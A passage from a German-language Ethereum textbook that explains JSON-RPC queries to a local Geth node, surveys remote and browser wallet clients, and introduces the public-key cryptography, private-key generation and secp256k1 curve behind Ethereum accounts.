Der `id`-Parameter wird hauptsächlich eingesetzt, wenn mehrere Requests in einem einzelnen JSON-RPC-Aufruf ausgeführt werden. Diese Praxis der Stapelverarbeitung wird *Batching* genannt. Das Batching wird genutzt, um den Overhead einer neuen HTTP- und TCP-Verbindung für jeden Request zu vermeiden. Im Kontext von Ethereum würden wir das Batching beispielsweise nutzen, wenn wir Tausende von Transaktionen über eine HTTP-Verbindung abrufen wollen. Beim Batching verwenden Sie eine eigene `id` für jeden Request und gleichen diese dann mit der passenden `id` jeder Response des JSON-RPC-Servers ab. Die einfachste Möglichkeit, das zu implementieren, ist ein Zähler, dessen Wert bei jedem Request erhöht wird.

Wir empfangen die folgende Response:

```
{"jsonrpc": "2.0", "id": 1,
"result": "Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

und wissen nun, dass die JSON-RPC-API von einem Geth-Client in der Version 1.8.0 bereitgestellt wird.

Lassen Sie uns etwas Interessanteres ausprobieren. Im nächsten Beispiel fragen wir die JSON-RPC-API nach dem aktuellen Gaspreis in Wei:

```
$ curl -X POST -H "Content-Type: application/json" --data \
'{"jsonrpc": "2.0", "method": "eth_gasPrice", "params": [], "id": 4213}' \
http://localhost:8545
```

```
{"jsonrpc": "2.0", "id": 4213, "result": "0x430e23400"}
```

Die Response, `0x430e23400`, teilt uns mit, dass der aktuelle Gaspreis bei 18 GWei (Gigawei oder Milliarden Wei) liegt. Wenn Sie wie wir nicht hexadezimal denken, können Sie den Wert in der Kommandozeile mit ein wenig Bash-Fu in einen Dezimalwert umwandeln:

```
$ echo $((0x430e23400))
```

```
18000000000
```

Die vollständige JSON-RPC-API kann im Ethereum-Wiki (<https://github.com/ethereum/wiki/wiki/JSON-RPC>) erkundet werden.

Paritys Geth-Kompatibilitätsmodus

Parity besitzt einen speziellen »Geth-Kompatibilitätsmodus«, der eine JSON-RPC-API anbietet, die mit der von Geth identisch ist. Um Parity in diesem Modus auszuführen, verwenden Sie den Switch `--geth`:

```
$ parity --geth
```


Entfernte Ethereum-Clients

Entfernte (Remote) Clients bieten eine Teilmenge der Funktionalität eines vollständigen Clients an. Sie speichern nicht die vollständige Ethereum-Blockchain, lassen sich daher wesentlich schneller einrichten und benötigen deutlich weniger Datenspeicher.

Diese Clients bieten üblicherweise einen oder mehrere der folgenden Dienste an:

- Verwaltung privater Schlüssel und Ethereum-Adressen in einer Wallet.
- Erzeugen, Signieren und Senden von Transaktionen.
- Interaktion mit Smart Contracts mit Nutzdaten.
- Navigation und Interaktion mit DApps.
- Links auf externe Dienste wie Block-Explorer.
- Konvertierung von Ether-Einheiten und Abruf von Wechselkursen aus externen Quellen.
- Einbinden einer web3-Instanz in einen Webbrowser als JavaScript-Objekt.
- Nutzung einer web3-Instanz, die im Browser von einem anderen Client bereitgestellt/eingebunden wurde.
- Zugriff auf RPC-Dienste auf einem lokalen oder entfernten Ethereum-Node.

Einige entfernte Clients wie z.B. mobile (Smartphone-)Wallets weisen nur eine grundlegende Wallet-Funktionalität auf. Andere entfernte Clients sind umfangreiche DApp-Browser. Entfernte Clients bieten üblicherweise einige Funktionen eines Full-Node-Ethereum-Clients, ohne eine lokale Kopie der Ethereum-Blockchain vorzuhalten. Sie stellen dazu die Verbindung mit einem Full Node her, der anderswo ausgeführt wird, z. B. auf Ihrem lokalen Rechner, einem Webserver oder dem Server eines Drittanbieters.

Sehen wir uns einige der beliebtesten entfernten Clients sowie die von ihnen angebotenen Funktionen an.

Mobile (Smartphone) Wallets

Alle mobilen Wallets sind entfernte Clients, da Smartphones nicht über die Ressourcen verfügen, einen vollständigen Ethereum-Client auszuführen. Leichtgewichtige Clients befinden sich in der Entwicklung und werden für Ethereum noch nicht allgemein eingesetzt. Im Fall von Parity ist der leichtgewichtige Client als »experimentell« markiert. Sie können Parity in diesem Modus ausführen, indem Sie es mit der Option `--light` starten.

Populäre mobile Wallets sind (wir führen sie hier nur als Beispiel auf, es handelt sich weder um eine Empfehlung noch um Hinweise auf die Sicherheit oder Funktionalität dieser Wallets):

Jaxx (<https://jaxx.io>)

Mehrwährungsfähige mobile Wallet, basierend auf mnemonischen Seed-Werten nach BIP-39. Unterstützt Bitcoin, Litecoin, Ethereum, Ethereum Classic, ZCash und eine Vielzahl von ERC20-Tokens sowie viele andere Währungen. Jaxx ist für Android und iOS verfügbar als Browser-Plug-in und als Desktop-Wallet für eine Vielzahl von Betriebssystemen.

Status (<https://status.im>)

Eine mobile Wallet und ein DApp-Browser. Unterstützt eine Vielzahl von Tokens und beliebter DApps. Verfügbar für iOS und Android.

Trust Wallet (<https://trustwalletapp.com/>)

Eine mobile Ethereum- und Ethereum-Classic-Wallet, die ERC20- und ERC223-Tokens unterstützt. Trust Wallet ist für iOS und Android verfügbar.

Cipher Browser (<https://www.cipherbrowser.com>)

Umfassender Ethereum-fähiger mobiler DApp-Browser und eine Wallet. Erlaubt die Integration von Ethereum-Apps und -Tokens. Verfügbar für iOS und Android.

Browser-Wallets

Eine Vielzahl von Wallets und DApp-Browsern sind als Plug-ins oder Erweiterungen für Webbrowser wie Chrome und Firefox verfügbar. Es handelt sich um entfernte Clients, die innerhalb Ihres Browsers ausgeführt werden.

Einige der beliebteren sind MetaMask, Jaxx, MyEtherWallet/MyCrypto und Mist.

MetaMask

MetaMask (<https://metamask.io/>), vorgestellt in Kapitel 2, ist eine vielseitige, browserbasierte Wallet, ein RPC-Client und ein einfacher Kontrakt-Explorer. Es ist für Chrome, Firefox, Opera und Brave Browser verfügbar.

Im Gegensatz zu anderen Browser-Wallets bindet MetaMask eine web3-Instanz in den JavaScript-Kontext des Browsers ein und fungiert als RPC-Client, der die Verbindung mit einer Vielzahl von Ethereum-Blockchains (mainnet, Ropsten-Testnet, Kovan-Testnet, lokaler RPC-Node etc.) herstellt. Die Fähigkeit, eine web3-Instanz einzubinden und als Gateway zu externen RPC-Diensten zu fungieren, macht MetaMask für Entwickler und Nutzer gleichermaßen zu einem leistungsfähigen Werkzeug. Es kann beispielsweise mit MyEtherWallet oder MyCrypto kombiniert werden und als web3-Provider und RPC-Gateway für diese Tools dienen.

Jaxx

Jaxx (<https://jaxx.io>), das als mobile Wallet im vorigen Abschnitt vorgestellt wurde, ist auch als Chrome- bzw. Firefox-Erweiterung und als Desktop-Wallet verfügbar.

MyEtherWallet (MEW)

MyEtherWallet (<https://www.myetherwallet.com/>) ist ein browserbasierter entfernter JavaScript-Client und bietet:

- eine in JavaScript laufende Software-Wallet,
- eine Verbindung zu beliebten Hardware-Wallets wie Trezor und Ledger,
- eine web3-Schnittstelle, die sich mit einer web3-Instanz verbinden kann, die von einem anderen Client (z. B. MetaMask) eingespeist wurde,
- einen RPC-Client, der sich mit einem vollständigen Ethereum-Client verbinden kann, sowie
- eine einfache Schnittstelle, die mit Smart Contracts interagieren kann, wenn die Adresse des Kontrakts und die ABI (*Application Binary Interface*) bekannt sind.

MyEtherWallet ist zum Testen und als Schnittstelle für Hardware-Wallets sehr nützlich. Es sollte nicht als primäre Software-Wallet dienen, da es den Gefahren der Browserumgebung ausgesetzt ist und kein sicheres System zur Speicherung von Schlüsseln besitzt.



Sie müssen beim Zugriff auf MyEtherWallet und andere browserbasierte JavaScript-Wallets sehr vorsichtig sein, da diese häufig Ziel von Phishing-Angriffen sind. Nutzen Sie immer ein Lesezeichen und keine Suchmaschine bzw. Link, um auf die korrekte Web-URL zuzugreifen.

MyCrypto

Kurz vor der Veröffentlichung dieses Buchs hat sich das MyEtherWallet-Projekt in zwei konkurrierende Implementierungen aufgespalten, die von zwei unabhängigen Entwicklerteams fortgeführt werden: ein »Fork«, wie das in der Open-Source-Entwicklung genannt wird. Die beiden Projekte nennen sich MyEtherWallet (der ursprüngliche Name) und MyCrypto (<https://mycrypto.com/>). Zum Zeitpunkt der Abspaltung bot MyCrypto die gleiche Funktionalität wie MyEtherWallet, doch die beiden Projekte werden sich auseinanderentwickeln, da beide Entwicklungsteams unterschiedliche Ziele und Prioritäten verfolgen.

Mist

Mist (<https://github.com/ethereum/mist>) war der erste Ethereum-fähige Browser und wurde von der Ethereum Foundation entwickelt. Es umfasst eine browserbasierte Wallet, die die erste Implementierung des ERC20-Token-Standards implementierte (Fabian Vogelsteller, Autor von ERC20, war Hauptentwickler von Mist). Mist war auch die erste Wallet, die die camelCase-Prüfsumme (EIP-55) einführte. Mist läuft als Full Node und bietet einen vollständigen DApp-Browser mit Unterstützung für Swarm-basierten Speicher und ENS-Adressen.

Fazit

In diesem Kapitel haben wir uns Ethereum-Clients angesehen. Sie haben einen Client heruntergeladen, installiert und synchronisiert, wurden Teilnehmer im Ethereum-Netzwerk und haben zur Gesundheit und Stabilität des Systems beigetragen, indem Sie die Blockchain auf Ihrem eigenen Computer repliziert haben.

Kryptografie

Eine der grundlegenden Techniken von Ethereum ist die *Kryptografie*, also der Bereich der Mathematik, der umfassend für Computersicherheit eingesetzt wird. Kryptografie bedeutet auf Griechisch »geheimes Schreiben«, doch bei der Wissenschaft der Kryptografie geht es um weit mehr als um geheimes Schreiben, auch *Verschlüsselung* genannt. Die Kryptografie kann ebenfalls genutzt werden, um das Wissen um ein »Geheimnis« zu überprüfen, ohne dieses (z. B. eine digitale Signatur) preiszugeben, oder um die Authentizität von Daten zu prüfen (z. B. mithilfe eines digitalen Fingerabdrucks, auch »Hash« genannt). Diese Arten kryptografischer Nachweise bilden die mathematischen Werkzeuge, die für die Ethereum-Plattform (und natürlich alle Blockchain-Systeme) so wichtig sind und in Ethereum-Anwendungen ausgiebig eingesetzt werden.

Beachten Sie, dass zur Zeit der Veröffentlichung dieses Buchs kein Teil des Ethereum-Protokolls verschlüsselt wird, d. h., die gesamte Kommunikation zwischen der Ethereum-Plattform und den Nodes (einschließlich der Transaktionsdaten) sind unverschlüsselt und können (notwendigerweise) von jedem gelesen werden. Auf diese Weise kann die Korrektheit von Zustandsänderungen überprüft und ein Konsens erzielt werden. Zukünftig werden fortgeschrittene kryptografische Tools wie Zero-Knowledge-Nachweise und homomorphe Verschlüsselung zur Verfügung stehen, die es erlauben, einige verschlüsselte Berechnungen in der Blockchain festzuhalten, während gleichzeitig der Konsens erzielt werden kann. Entsprechende Vorkehrungen wurden bereits getroffen, eingesetzt werden sie aber noch nicht.

In diesem Kapitel stellen wir die bei Ethereum genutzte Kryptografie vor, namentlich die Public-Key-Kryptografie (*Public Key Cryptography*, PKC), die in Form privater Schlüssel und Adressen den Besitz von Guthaben kontrollieren.

Schlüssel und Adressen

Wie in diesem Buch bereits erwähnt, verwendet Ethereum zwei unterschiedliche Arten von Accounts: *Externally Owned Accounts*, kurz EOAs, und *Kontrakte*. Der Besitz von Ether durch EOAs wird über digitale *private Schlüssel*, *Ethereum-Adres-*

sen und *digitale Signaturen* geregelt. Die privaten Schlüssel bilden das Herz aller Nutzerinteraktionen mit Ethereum. Tatsächlich werden Account-Adressen direkt aus privaten Schlüsseln abgeleitet: Ein privater Schlüssel legt eine einzelne Ethereum-Adresse eindeutig fest, die auch als *Account* bezeichnet wird.

Private Schlüssel werden im Ethereum-System niemals in irgendeiner Form direkt verwendet, d.h., Sie werden in Ethereum nie übertragen oder gespeichert. Private Schlüssel müssen daher privat bleiben und dürfen niemals in Nachrichten erscheinen, die dem Netzwerk übergeben werden, und dürfen auch nicht in der Kette gespeichert werden. Nur Account-Adressen und digitale Signaturen werden im Ethereum-System übertragen und gespeichert. Weitere Informationen darüber, wie man private Schlüssel sicher vorhält, finden Sie in »Kontrolle und Verantwortung« auf Seite 17 und Kapitel 5.

Der Zugriff und die Kontrolle über die Mittel erfolgt mittels digitaler Signaturen, die ebenfalls über den privaten Schlüssel erzeugt werden. Ethereum-Transaktionen benötigen eine gültige digitale Signatur, um in die Blockchain eingefügt werden zu können. Jeder, der über eine Kopie des privaten Schlüssels verfügt, hat die Kontrolle über den entsprechenden Account und die darin enthaltenen Ether. Vorausgesetzt, der Benutzer bewahrt den privaten Schlüssel sicher auf, bezeugt die digitale Signatur in Ethereum-Transaktionen das Eigentumsrecht an den Mitteln, da sie den Besitz des privaten Schlüssels bezeugt.

Bei Systemen, die (wie Ethereum) auf Public-Key-Kryptografie basieren, treten Schlüssel paarweise auf und bestehen aus einem privaten (geheimen) und einem öffentlichen (public) Teil. Wenn Sie sich den öffentlichen Schlüssel wie eine Kontonummer vorstellen, dann ist der private Schlüssel vergleichbar mit Ihrer geheimen PIN. Die PIN gibt Ihnen Kontrolle über den Account, und die Kontonummer identifiziert ihn gegenüber anderen. Die privaten Schlüssel selbst sieht der Ethereum-Nutzer nur sehr selten. Meistens sind sie (in verschlüsselter Form) in speziellen Dateien gespeichert und werden von der Ethereum-Wallet-Software verwaltet.

Im Zahlungsabschnitt einer Ethereum-Transaktion wird der vorgesehene Empfänger durch eine Ethereum-Adresse repräsentiert, die in der gleichen Weise verwendet wird wie das Empfängerkonto bei einer Überweisung. Wie später noch genauer gezeigt, wird die Ethereum-Adresse für einen EOA aus dem Public-Key-Teil eines Schlüsselpaars erzeugt. Allerdings repräsentieren nicht alle Ethereum-Adressen öffentliche/private Schlüsselpaare. Sie können auch Kontrakte repräsentieren, die, wie Sie in Kapitel 7 noch sehen werden, nicht durch private Schlüssel gedeckt sind.

In diesem Kapitel wollen wir zuerst die grundlegende Kryptografie etwas näher betrachten und die von Ethereum genutzte Mathematik erklären. Danach erfahren Sie, wie Schlüssel erzeugt, gespeichert und verwaltet werden. Abschließend sehen wir uns die verschiedenen Codierungsformate zur Darstellung privater und öffentlicher Schlüssel sowie der Adressen an.

Public-Key-Kryptografie und Kryptowährungen

Die Public-Key-Kryptografie (auch »asymmetrische Kryptografie« genannt) ist eine Kernkomponente moderner Informationssicherheit. Das Schlüsselaustauschprotokoll, das in den 1970er-Jahren von Martin Hellman, Whitfield Diffie und Ralph Merkle veröffentlicht wurde, war ein gewaltiger Durchbruch und lenkte erstmals das öffentliche Interesse auf das Feld der Kryptografie. Vor den 1970ern wurde das Wissen um starke Kryptografie von den Regierungen geheim gehalten.

Public-Key-Kryptografie verwendet eindeutige Schlüssel zur Absicherung von Informationen. Diese Schlüssel basieren auf mathematischen Funktionen, die eine besondere Eigenschaft haben: Sie lassen sich leicht berechnen, doch die Berechnung des Kehrwerts ist praktisch unmöglich. Basierend auf diesen Funktionen, ermöglicht die Kryptografie die Erstellung digitaler »Secrets« und fälschungssicherer Signaturen, die durch die Gesetze der Mathematik abgesichert werden.

Beispielsweise ist die Multiplikation zweier großer Primzahlen trivial. Doch beim Produkt zweier großer Primzahlen ist es sehr schwierig, die Primfaktoren zu ermitteln (dieses Problem wird *Primfaktorzerlegung* genannt). Nehmen wir an, die Zahl 8.018.009 sei das Produkt zweier Primzahlen. Diese beiden Primzahlen zu bestimmen, ist für Sie wesentlich schwieriger, als den Wert 8.018.009 aus diesen Primzahlen zu berechnen.

Einige dieser mathematischen Funktionen lassen sich leicht umkehren, wenn man einen Teil der geheimen Information kennt. Wenn ich Ihnen für das obige Beispiel verrate, dass einer der Primfaktoren 2.003 lautet, ist es für Sie trivial, den anderen Primfaktor durch eine einfache Division zu berechnen: $8.018.009 \div 2.003 = 4.003$. Solche Funktionen werden auch *Falltürfunktionen* genannt, weil sie sich nur sehr schwer umkehren lassen, solange Sie keine geheime Information besitzen, mit deren Hilfe Sie die Umkehrung beschleunigen können.

Eine fortgeschrittene Kategorie mathematischer Funktionen, die für die Kryptografie nützlich sind, basieren auf arithmetischen Operationen auf einer elliptischen Kurve. Bei einer elliptischen Kurve ist die Multiplikation modulo einer Primzahl einfach, doch die Division (der Kehrwert) ist praktisch unmöglich. Das wird als *Problem des diskreten Logarithmus* bezeichnet, und es gibt momentan keine bekannten Falltüren. *Kryptografie mit elliptischen Kurven* wird bei modernen Computersystemen ausgiebig genutzt und ist die Grundlage der Nutzung privater Schlüssel und digitaler Signaturen bei Ethereum (und anderen Kryptowährungen).



Sehen Sie sich die folgenden Ressourcen an, wenn Sie mehr über Kryptografie und die in der modernen Kryptografie verwendeten mathematischen Funktionen erfahren wollen:

- Kryptografie (<http://bit.ly/2DcwNhn>)
- Falltürfunktion (<http://bit.ly/2zeZV3c>)
- Primfaktorzerlegung (<http://bit.ly/2ACJjnV>)
- Diskreter Logarithmus (<http://bit.ly/2Q7mZYT>)
- Elliptische Kurven (<http://bit.ly/2zfeKCP>)

Bei Ethereum nutzen wir die Public-Key-Kryptografie (auch bekannt als asymmetrische Kryptografie), um das öffentliche/private Schlüsselpaar zu erzeugen, über das wir in diesem Kapitel bereits gesprochen haben. Die Schlüssel werden als »Paar« betrachtet, da der öffentliche Schlüssel aus dem privaten Schlüssel abgeleitet wird. Zusammen repräsentieren sie einen Ethereum-Account, der aus einem öffentlich zugänglichen Account-Handle (der Adresse) besteht und die private Kontrolle der Ether in diesem Account sowie die für die Nutzung von Smart Contracts notwendige Authentifizierung erlaubt. Der private Schlüssel kontrolliert den Zugriff, da er eine einmalige Teilinformation darstellt, die zur Erzeugung *digitaler Signaturen* benötigt wird. Diese sind wiederum nötig, um Transaktionen zu signieren, die die Guthaben des Accounts ausgeben können. Digitale Signaturen werden auch zur Authentifizierung der Eigentümer oder Nutzer von Kontrakten verwendet, was Kapitel 7 noch zeigen wird.



Bei den meisten Wallets werden die privaten und öffentlichen Schlüssel der Bequemlichkeit halber als *Schlüsselpaar* abgespeichert. Allerdings lässt sich der öffentliche Schlüssel sehr leicht aus dem privaten Schlüssel berechnen, d. h., es ist auch möglich, nur den privaten Schlüssel zu speichern.

Eine digitale Signatur kann erzeugt werden, um eine Nachricht zu signieren. Bei Ethereum-Transaktionen bilden die Details der Transaktion die Nachricht. Die Mathematik der Kryptografie – in diesem Fall elliptische Kurven – bietet eine Möglichkeit, die Nachricht (also die Details der Transaktion) mit dem privaten Schlüssel zu kombinieren, um einen Code zu erzeugen, der nur mit dem Wissen um den privaten Schlüssel erzeugt werden kann. Dieser Code wird als digitale Signatur bezeichnet. Beachten Sie, dass eine Ethereum-Transaktion im Wesentlichen einen Request darstellt, um einen bestimmten Account mit einer bestimmten Ethereum-Adresse anzusprechen. Wird eine Transaktion an das Ethereum-Netzwerk gesendet, die finanzielle Mittel bewegt oder mit Smart Contracts interagieren soll, muss sie mit einer digitalen Signatur versehen sein, die mit dem privaten Schlüssel erzeugt wurde, der zu der fraglichen Adresse gehört. Die Mathematik hinter elliptischen Kurven erlaubt *jedem*, die Gültigkeit der Transaktion zu verifizieren. Dazu wird geprüft, ob die digitale Signatur mit den Details der Transaktion übereinstimmt *und* der Ethereum-Adresse, auf die der Zugriff gewünscht wird. Die Verifikation benötigt keinen privaten Schlüssel; dieser bleibt privat. Doch der Verifikationsprozess stellt zweifelsfrei sicher, dass die Transaktion nur von jemandem stammen kann, der den privaten Schlüssel besitzt, der zum öffentlichen Schlüssel hinter der Ethereum-Adresse gehört. Das ist die »Magie« der Public-Key-Kryptografie.



Das Ethereum-Protokoll selbst kennt keine Verschlüsselung. Alle Nachrichten, die im Betrieb über das Ethereum-Netzwerk gesendet werden, können (notwendigerweise) von jedem gelesen werden. Daher werden private Schlüssel nur verwendet, um digitale Signaturen für die Authentifizierung von Transaktionen zu erzeugen.

Private Schlüssel

Ein privater Schlüssel ist einfach eine zufällig gewählte Zahl. Der Besitz und die Kontrolle des privaten Schlüssels sind die Basis der Kontrolle des Besitzers über die Mittel, die mit der entsprechenden Ethereum-Adresse verknüpft sind, sowie über den Zugriff auf Kontrakte, die diese Adresse autorisieren. Mit dem privaten Schlüssel werden die Signaturen erzeugt, die benötigt werden, um Ether ausgeben zu können, da sie das Eigentum an den in einer Transaktion verwendeten Mitteln belegen. Der private Schlüssel muss immer geheim bleiben. Wenn Sie den Schlüssel gegenüber einer dritten Partei offenlegen, verlieren Sie die Kontrolle über die mit diesem Schlüssel gesicherten Ether und Kontrakte. Der private Schlüssel muss außerdem gesichert und vor Verlust geschützt werden. Geht er verloren, kann er nicht wiederhergestellt werden, und die damit gesicherten Mittel sind für immer verloren.



Der private Schlüssel ist bei Ethereum nur eine Zahl. Sie können Ihre eigenen privaten Schlüssel ganz einfach mit einer Münze, einem Stift und etwas Papier selbst erzeugen: Werfen Sie die Münze 256-mal, und Sie verfügen über die binären Ziffern eines zufälligen privaten Schlüssels, den Sie in einer Ethereum-Wallet nutzen können (wahrscheinlich – siehe hierzu den nächsten Abschnitt). Der öffentliche Schlüssel und die Adresse können aus dem privaten Schlüssel erzeugt werden.

Generierung eines privaten Schlüssels aus einer Zufallszahl

Der erste und wichtigste Schritt bei der Generierung eines Schlüssels besteht darin, eine sichere Quelle für die Entropie (die »Zufälligkeit«) zu finden. Die Erzeugung eines privaten Ethereum-Schlüssels ist im Wesentlichen ein »wähle eine Zahl zwischen 1 und 2^{256} «. Die genaue Methode, nach der Sie diese Zahl wählen, spielt keine Rolle, solange sie weder vorhersehbar noch deterministisch ist. Ethereum-Software nutzt den Zufallszahlengenerator des verwendeten Betriebssystems, um 256 zufällige Bits zu erzeugen. Üblicherweise wird der Zufallszahlengenerator des Betriebssystems über eine menschliche Quelle initialisiert, weshalb Sie möglicherweise aufgefordert werden, die Maus einige Sekunden zu bewegen oder zufällig ein paar Tasten auf der Tastatur zu drücken. Eine Alternative könnte die kosmische Hintergrundstrahlung am Mikrofon Ihres Computers sein.

Genauer gesagt, kann der private Schlüssel jede Zahl zwischen ungleich null und etwas weniger als 2^{256} sein (eine riesige 78-stellige Zahl von ungefähr $1,158 \cdot 10^{77}$). Die jeweilige Zahl teilt sich die ersten 38 Ziffern mit 2^{256} und ist als Ordnung der von Ethereum verwendeten elliptischen Kurve definiert (siehe »Kryptografie mit elliptischen Kurven« auf Seite 68). Um einen solchen privaten Schlüssel zu generieren, wählen wir eine zufällige 256-Bit-Zahl und stellen sicher, dass sie innerhalb des gültigen Wertebereichs liegt. Programmtechnisch erreichen wir das üblicherweise, indem wir einen langen String zufälliger Bits erzeugen, die aus einer krypto-

grafisch sicheren Entropiequelle stammen. Diesen String übergeben wir an einen 256-Bit-Hashalgorithmus wie Keccak-256 oder SHA-256, der praktischerweise eine 256-Bit-Zahl erzeugt. Liegt das Ergebnis innerhalb des gültigen Wertebereichs, verfügen wir über einen geeigneten privaten Schlüssel. Anderenfalls versuchen wir es einfach mit einer weiteren Zufallszahl.



Der von Ethereum genutzte Schlüsselraum für den privaten Schlüssel (2^{256}) ist unvorstellbar groß. Er entspricht in etwa 10^{77} dezimal. Zum Vergleich: Man schätzt, dass das sichtbare Universum 10^{80} Atome enthält. Es gibt also fast ausreichend viele private Schlüssel, um jedem Atom im Universum einen Ethereum-Account zu geben. Wird der private Schlüssel zufällig gewählt, gibt es für niemanden eine Möglichkeit, ihn zu erraten oder den gleichen zu wählen.

Beachten Sie, dass die Generierung des privaten Schlüssels offline erfolgen sollte. Eine Kommunikation mit dem Ethereum-Netzwerk ist nicht nötig und mit jemand anderem schon mal gar nicht. Um also eine Zahl zu wählen, die sonst niemand wählt, muss sie wirklich zufällig sein. Wenn Sie die Zahl selbst wählen, ist die Gefahr, dass sie jemand errät (und mit Ihren Ethern verschwindet) zu groß. Die Verwendung eines schlechten Zufallszahlengenerators (wie der pseudozufälligen `rand`-Funktion der meisten Programmiersprachen) ist noch schlimmer, da die Werte noch offensichtlicher und einfacher zu erraten sind. Genau wie die Passwörter von Online-Accounts dürfen private Schlüssel nicht erraten werden. Glücklicherweise müssen Sie sich den privaten Schlüssel nie merken! Um ihn zu wählen, können Sie also den bestmöglichen Ansatz verwenden: echten Zufall.



Entwickeln Sie keinen eigenen Code zur Generierung von Zufallszahlen und nutzen Sie keinen »einfachen« Zufallszahlengenerator, wie er von Ihrer Programmiersprache angeboten wird. Nehmen Sie einen kryptografisch sicheren Pseudozufallszahlengenerator (wie CSPRNG) mit einem Seed-Wert aus einer geeigneten Entropiequelle. Sehen Sie sich die Dokumentation der verwendeten Zufallszahlenbibliothek an, um sicherzustellen, dass sie kryptografisch sicher ist. Die korrekte Implementierung von CSPRNG ist von wesentlicher Bedeutung für die Sicherheit der Schlüssel.

Nachfolgend sehen Sie einen zufällig generierten privaten Schlüssel im Hexadezimalformat (256 Bit in Form von 64 hexadezimalen Ziffern zu jeweils 4 Bit):

```
f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Öffentliche Schlüssel

Ein öffentlicher Ethereum-Schlüssel ist ein *Punkt* auf einer elliptischen Kurve, also die *x*- und *y*-Koordinaten, die der Gleichung der elliptischen Kurve genügen.

Einfacher ausgedrückt, besteht ein öffentlicher Ethereum-Schlüssel aus zwei miteinander verbundenen Zahlen. Diese Zahlen werden aus dem privaten Schlüssel in

einer Weise erzeugt, die nur *in einer Richtung funktioniert*. Das bedeutet, dass es einfach ist, einen öffentlichen Schlüssel zu berechnen, wenn man den privaten Schlüssel besitzt, dass man aber den privaten Schlüssel nicht aus dem öffentlichen Schlüssel berechnen kann.



Achtung, es folgt MATHEMATIK! Doch keine Panik. Wenn Sie sich in den folgenden Absätzen an irgendeinem Punkt verlieren, können Sie die nächsten paar Absätze überspringen. Es gibt viele Tools und Bibliotheken, die Ihnen die Mathematik abnehmen.

Der öffentliche Schlüssel wird aus dem privaten Schlüssel über eine Skalarmultiplikation der Punkte einer elliptischen Kurve berechnet. Diese Operation ist praktisch unumkehrbar: $K = k * G$, wobei k der private Schlüssel und G ein konstanter Punkt ist, genannt *Generatorpunkt*. K ist der resultierende öffentliche Schlüssel und $*$ der spezielle »Multiplikationsoperator« der elliptischen Kurve. Die Multiplikation entspricht bei elliptischen Kurven nicht der normalen Multiplikation. Sie teilt sich einige funktionale Eigenschaften mit der normalen Multiplikation, aber das war es auch schon. Beispielsweise ist die Umkehroperation (bei normalen Zahlen die Division), also »finde den diskreten Logarithmus« – d.h., berechne k , wenn K bekannt ist –, ähnlich schwierig, als würde man alle möglichen Werte von k durchgehen (eine Brute-Force-Suche, die länger dauert, als dieses Universum uns zugesteht).

Einfacher ausgedrückt, ist die Arithmetik elliptischer Kurven anders als die »normale« Integer-Arithmetik. Ein Punkt (G) kann mit einem Integer-Wert (k) multipliziert werden, um einen neuen Punkt (K) zu erzeugen. Doch so etwas wie eine *Division* gibt es nicht, d.h., es ist nicht möglich, den öffentlichen Schlüssel K durch den Punkt G zu dividieren, um den privaten Schlüssel k zu berechnen. Das ist die mathematische Einwegfunktion, die in »Public-Key-Kryptografie und Kryptowährungen« auf Seite 63 beschrieben wird.



Die Skalarmultiplikation bei elliptischen Kurven ist eine Funktion, die Kryptografen als »Einwegfunktion« bezeichnen. Sie ist sehr einfach in einer Richtung auszuführen (Multiplikation), aber so gut wie unmöglich in die andere Richtung (Division). Der Besitzer des privaten Schlüssels kann den öffentlichen Schlüssel sehr einfach erzeugen und dann mit der Welt teilen, ohne sich darum sorgen zu müssen, dass jemand die Funktion umkehrt und den privaten Schlüssel aus dem öffentlichen Schlüssel berechnet. Dieser mathematische Trick ist die Grundlage (fälschungs-)sicherer digitaler Signaturen, die das Eigentumsrecht an Ethereum-Werten belegen und Kontrakte kontrollieren.

Bevor wir zeigen, wie man einen öffentlichen Schlüssel aus einem privaten Schlüssel generiert, wollen wir uns die Kryptografie mit elliptischen Kurven etwas genauer ansehen.

Kryptografie mit elliptischen Kurven

Kryptografie mittels elliptischer Kurven ist eine Form der asymmetrischen (Public-Key-)Kryptografie. Sie basiert auf dem *Problem des diskreten Logarithmus*, wie es durch die Addition und Multiplikation von Punkten auf der elliptischen Kurve ausgedrückt wird.

Abbildung 4-1 ist ein Beispiel für eine elliptische Kurve, wie sie auch von Ethereum verwendet wird.



Ethereum verwendet die gleiche elliptische Kurve namens secp256k1 wie Bitcoin. Damit ist es möglich, viele Bibliotheken und Tools für elliptische Kurven von Bitcoin zu nutzen.




Abbildung 4-1: Eine elliptische Kurve

Ethereum verwendet eine bestimmte elliptische Kurve und eine Reihe mathematischer Konstanten, die in einem vom *US National Institute of Standards and Technology* (NIST) geschaffenen Standard namens secp256k1 definiert sind. Die secp256k1-Kurve ist durch die folgende Funktion definiert, die die elliptische Kurve erzeugt:

$$y^2 = (x^3 + 7) \text{ over } (\mathbb{F}_p)$$

oder

$$y^2 \bmod p = (x^3 + 7) \bmod p$$

Das $\bmod p$ (Modulo Primzahl p) gibt an, dass die Kurve über den endlichen Körper $\mathbb{F}_p$ definiert ist, wobei p eine Primzahl ist (auch Primzahlkörper genannt). Das kann man ebenfalls wie folgt schreiben: $\mathbb{F}_p$, wobei $p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$ eine sehr große Primzahl ist.

